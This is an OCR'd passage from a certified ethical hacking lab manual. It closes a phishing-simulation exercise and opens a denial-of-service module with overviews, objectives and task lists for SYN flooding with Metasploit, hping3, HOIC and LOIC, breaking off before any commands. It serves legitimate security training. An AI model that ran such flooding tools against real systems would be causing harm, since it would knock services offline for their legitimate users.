
78. The file is downloaded to the default location (here, **Downloads**). Navigate to the download location and double-click the **Phishing-Simulation-Test---Send-Attachment** file to open it.



79. The executive phishing report appears in the document, as shown in the screenshot.

Note: If **Microsoft Word** pop-up appears, click **OK**. In the second **Microsoft Word** pop-up, click **Yes**.

Note: You can also explore other report options such as **Department Wise Report**, **Designation Wise Report**, and **Branch Wise Report**.



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



	#of users opened the phishing mail	# of users clicked the phishing link
Number of users	1	1
% of users in this simulation	50.00%	50.00%

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80. If you have an upgraded OhPhish account you can also explore other phishing methods such as **Credential Harvesting**, **Training**, **Vishing** and **Smishing**.
81. This concludes the demonstration of auditing an organization's security for phishing attacks using OhPhish.
82. Close all the open windows and document all the acquired information.
83. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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CEH Lab Manual

Denial-of-Service

Module 10

Denial-of-Service

Denial-of-Service is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.

Lab Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website—or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

Lab Objective

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

- Perform a DoS attack by continuously sending a large number of SYN packets
- Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
- Perform a DDoS attack
- Detect and analyze DoS attack traffic
- Detect and protect against a DDoS attack

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Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Denial of Service

A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
- Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected way
- Hanging a system by causing it to go into an infinite loop

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network. Recommended labs that will assist you in learning various DoS attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform DoS and DDoS Attacks using Various Techniques	√	√	√
	1.1 Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit		√	√

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	1.2 Perform a DoS Attack on a Target Host using hping3		√	√
	1.3 Perform a DoS Attack using Raven-storm	√		√
	1.4 Perform a DDoS Attack using HOIC	√		√
	1.5 Perform a DDoS Attack using LOIC		√	√
2	Detect and Protect Against DoS and DDoS Attacks	√		√
	2.1 Detect and Protect against DDoS Attack using Anti DDoS Guardian	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

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Lab 1

Perform DoS and DDoS Attacks using Various Techniques

As an expert hacker and pen tester, you must implement various techniques to launch DoS or DDoS attacks on target computers or networks.

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DoS attack (SYN flooding) on a target host using Metasploit
- Perform a DoS attack on a target host using hping3

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- Perform a DoS attack using Raven-storm
- Perform a DDoS attack using HOIC
- Perform a DDoS attack using LOIC

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 45 Minutes

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks**: Consume the bandwidth of the target network or service
  Attack techniques:
  - UDP flood attack
  - ICMP flood attack
  - Ping of Death and smurf attack
  - Pulse wave and zero-day attack
- **Protocol Attacks**: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

  Attack techniques:
  - SYN flood attack
  - Fragmentation attack
  - Spoofed session flood attack
  - ACK flood attack

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- **Application Layer Attacks**: Consume application resources or services, thereby making them unavailable to other legitimate users

  Attack techniques:

  - HTTP GET/POST attack
  - Slowloris attack
  - UDP application layer flood attack
  - DDoS extortion attack

Lab Tasks

Tasks 1: Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit


SYN flooding takes advantage of a flaw with regard to how most hosts implement the TCP three-way handshake. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, the connection establishes with the TCP three-way handshake, and the host keeps track of the partially open connections while waiting in a listening queue for response ACK packets.

Metasploit is a penetration testing platform that allows a user to find, exploit, and validate vulnerabilities. Also, it provides the infrastructure, content, and tools to conduct penetration tests and comprehensive security auditing. The Metasploit framework has numerous auxiliary module scripts that can be used to perform DoS attacks.

Here, we will use the Metasploit tool to perform a DoS attack (SYN flooding) on a target host.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine to perform SYN flooding on the **Windows 11 (10.10.1.11)** machine through **port 21**.

1. Turn on the **Windows 11**, **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



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3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

   Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

